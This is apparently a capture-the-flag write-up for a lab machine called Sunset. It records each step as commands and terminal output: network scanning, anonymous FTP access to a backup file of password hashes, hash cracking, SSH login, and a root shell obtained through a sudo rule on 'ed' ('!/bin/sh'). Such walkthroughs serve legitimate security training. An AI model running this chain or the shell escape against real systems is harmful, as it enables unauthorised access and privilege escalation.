# SUNSET

Submitted By

Harith P

- Finding target ip address, using `arp-scan –l` command

```
┌──(root㉿kali)-[/home/cyber]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:9a:eb, IPv4: 192.168.5.104
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.5.1     d8:32:14:8e:59:a0       (Unknown)
192.168.5.102   08:00:27:28:c6:3c       (Unknown)
192.168.5.105   f4:3b:d8:4f:18:93       (Unknown)
192.168.5.106   fc:44:82:d2:9f:88       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.867 seconds (137.12 hosts/sec). 4 responded
```

- Discoverd target ip address, then scan ip address, using nmap tool.

```
┌──(root㉿kali)-[/home/cyber]
└─# nmap 192.168.5.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 22:41 IST
Nmap scan report for 192.168.5.102
Host is up (0.00040s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
MAC Address: 08:00:27:28:C6:3C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

- Two open ports, then again  scan enable os detection, version detection, script scanning,using `nmap -A` command.

```
┌──(root㉿kali)-[/home/cyber]
└─# nmap -A 192.168.5.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 22:42 IST
Nmap scan report for 192.168.5.102
Host is up (0.00089s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.5.102:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
```

- FTP service is login allowed, then login FTP service use anonymous.


- Listing using `ls` command. Download backup file using `get` command. Then exit.

```
┌──(root㉿kali)-[/home/cyber]
└─# ftp 192.168.5.102
Connected to 192.168.5.102.
220 pyftpdlib 1.5.5 ready.
Name (192.168.5.102:cyber): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||47649|).
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
226 Transfer complete.
ftp> cat backup
?Invalid command.
ftp> get backup
local: backup remote: backup
229 Entering extended passive mode (|||50985|).
125 Data connection already open. Transfer starting.
100% |**********************************************************************************************************************************************|  1062      487.82 KiB/s    00:00 ETA
226 Transfer complete.
1062 bytes received in 00:00 (291.24 KiB/s)
ftp> exit
221 Goodbye.
```

- Open backup file using `cat` command, got it sunset username and password hashes, then hashes create a file using `nano` command.

```
┌──(cyber㉿kali)-[~/CPT/Sunset]
└─$ ls
backup  hashes  root  user

┌──(cyber㉿kali)-[~/CPT/Sunset]
└─$ cat backup
CREDENTIALS:

office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.

datacenter:$6$$3QW/J4OlV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFtBvCI7S4N1b8vlDylF2hG2N0NN/

sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0

sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$$4NccGQWPfiyfGKHgyhJBgiadOlP/FM4.Qwl1yIWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
```

- Crack password hashes using John tool or hashes.com web site.




- Cracked sunset  password.

```
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:28:C6:3C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


- Login SSH service, listing file and open user.txt file, get the flag.

```
┌──(cyber㉿kali)-[~]
└─$ ssh sunset@192.168.5.102
The authenticity of host '192.168.5.102 (192.168.5.102)' can't be established.
ED25519 key fingerprint is SHA256:eJPU2yXc6mt/iNY1C1rQJ8kyxsVOxaIPzk0JqovAOy0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.5.102' (ED25519) to the list of known hosts.
sunset@192.168.5.102's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
```

- Then make root user, but not allowed `/usr/bin/su` as root. Now check sudo list using `sudo -l` command, aloowed `/usr/bin/ed` no password.

```
sunset@sunset:~$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for sunset:
Sorry, user sunset is not allowed to execute '/usr/bin/su' as root on sunset.sunset.
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
```

- Now visited GTFOBins site, then search `ed`




- Make root using `sudo ed  /!/bin/sh`
- Go to root directory, get in root flag.

```
sunset@sunset:~$ sudo ed
!/bin/sh
# whoami
root
# ls
user.txt
# cd ..
# ls
sunset
# cd ..
# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
# cd root
# ls
flag.txt  ftp  server.sh
# cat flag.txt
25d7ce0ee3cbf71efbac61f85d0c14fe
#
```